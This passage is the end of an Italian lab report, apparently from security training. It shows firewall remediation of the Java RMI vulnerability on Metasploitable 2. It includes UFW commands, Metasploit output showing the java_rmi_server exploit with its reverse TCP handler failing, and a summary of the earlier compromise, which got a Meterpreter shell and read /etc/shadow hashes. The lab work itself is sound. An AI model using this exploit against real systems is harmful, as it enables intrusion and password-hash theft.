root	2	0.0	0.0	0	0	?	S<	00:38	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S<	00:38	0:00	[migration/0]
root	4	0.0	0.0	0	0	?	S<	00:38	0:00	[ksoftirqd/0]
root	5	0.0	0.0	0	0	?	S<	00:38	0:00	[watchdog/0]
root	6	0.0	0.0	0	0	?	S<	00:38	0:00	[migration/1]
root	7	0.0	0.0	0	0	?	S<	00:38	0:00	[ksoftirqd/1]
root	8	0.0	0.0	0	0	?	S<	00:38	0:00	[watchdog/1]
root	9	0.0	0.0	0	0	?	S<	00:38	0:00	[events/0]
root	10	0.0	0.0	0	0	?	S<	00:38	0:00	[events/1]
root	11	0.0	0.0	0	0	?	S<	00:38	0:00	[khelper]
root	46	0.0	0.0	0	0	?	S<	00:38	0:00	[kblockd/0]
root	47	0.0	0.0	0	0	?	S<	00:38	0:00	[kblockd/1]
root	50	0.0	0.0	0	0	?	S<	00:38	0:00	[kacpid]
root	51	0.0	0.0	0	0	?	S<	00:38	0:00	[kacpi_notify]
root	97	0.0	0.0	0	0	?	S<	00:38	0:00	[kseriod]

3.0 Azione di Remediation

Impostazione di regola Firewall con UFW ed applicazione sulla Macchina Target

Fortunatamente nel nostro caso, la risoluzione può essere effettuata impostando una regola di Firewall utilizzando UFW (Uncomplicated Firewall).

Andiamo nel terminale di Metasploitable 2,

Dopo aver verificato l'attivazione con “sudo ufw status”, lo avviamo con “sudo ufw enable” e facciamo il riavvio del sistema operativo con “sudo reboot”

Queste le possibilità:

1. Impostiamo una regola in DROP sulla porta 1099 per bloccare tutte le connessioni alla porta in questo modo:
 - sudo ufw deny 1099
2. Se vogliamo che solo alcuni indirizzi si possono collegare alla porta 1099, impostiamo degli ip autorizzati:
 - sudo ufw allow from “indirizzo ip o intera subnet” to any port 1099

Possiamo aggiungere altre porte, digitando la stessa stringa sopra con altre porte che ci interessa, oppure specificare un range di porte così:

➤ `sudo ufw allow from “indirizzo ip o intera subnet” to any port 0:1023`

3. Se invece vogliamo bloccare l’accesso da quel determinato indirizzo IP o da quella determinata subnet, eseguiamo:

➤ `sudo ufw deny from “indirizzo ip o intera subnet”`

- Allego screen sintetici a buon fine della remediation presentata.

- Screen con la regola in drop impostata su Metasploitable 2 utilizzando “deny port 1099”

```
msfadmin@metasploitable:~$ sudo ufw enable
Firewall started and enabled on system startup
msfadmin@metasploitable:~$ ufw status
ERROR: You need to be root to run this script
msfadmin@metasploitable:~$ sudo ufw status
[sudo] password for msfadmin:
Firewall loaded
msfadmin@metasploitable:~$ sudo ufw deny from 192.168.11.111 to any port 1099
Rule added
msfadmin@metasploitable:~$ sudo ufw status
Firewall loaded

To Action From
--
1099:tcp DENY 192.168.11.111
1099:udp DENY 192.168.11.111
```

- screen dove vediamo che l’exploit non va a buon fine su Kali Linux

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[-] 192.168.11.112:1099 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8080).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > 
```

4.0 Conclusione e Considerazioni finali

Il lavoro svolto ha evidenziato come questa vulnerabilità legata al servizio Java RMI in Metasploitable 2, ha permesso l'esecuzione di codice arbitrario tramite un exploit fornito da Metasploit.

Questo tipo di vulnerabilità, classificata come "eccellente" e verificata, rappresenta quindi un serio rischio per i sistemi esposti, consentendo agli attaccanti di ottenere accesso remoto con privilegi avanzati.

Attraverso l'uso del framework Metasploit, siamo riusciti a:

- Identificare il modulo di exploit appropriato.
- Configurare i parametri richiesti, come il RHOST e il HTTPDELAY, per eseguire l'attacco.
- Compromettere il sistema target e accedere a una shell Meterpreter, utilizzata per la raccolta di informazioni sul sistema, la rete e i processi.

Nella fase di post-exploitation, abbiamo dimostrato come sia possibile raccogliere informazioni sensibili, tra cui la configurazione di rete, la tabella di routing e i file di sistema, come il contenuto del file /etc/shadow, che contiene hash delle password.

Per mitigare la vulnerabilità abbiamo implementato una regola di firewall (UFW) su Metasploitable 2, configurando il blocco del traffico sulla porta vulnerabile (1099). Inoltre abbiamo mostrato come permettere l'accesso solo a IP autorizzati, garantendo un accesso più controllato e riducendo significativamente la superficie di attacco.

Concludiamo ribadendo che per una difesa efficace dei sistemi è necessario sempre:

- ❖ Configurare correttamente i servizi esposti in rete.
- ❖ Limitare l'accesso tramite firewall e politiche di sicurezza.
- ❖ Mantenere aggiornati i sistemi per ridurre i rischi derivanti da configurazioni predefinite insicure.

Tutto questo unito ad un monitoraggio costante può smascherare delle falle nascoste evitando quindi disastri che potrebbero compromettere dati sensibili, informazioni riservate e la stessa continuità operativa dell'azienda.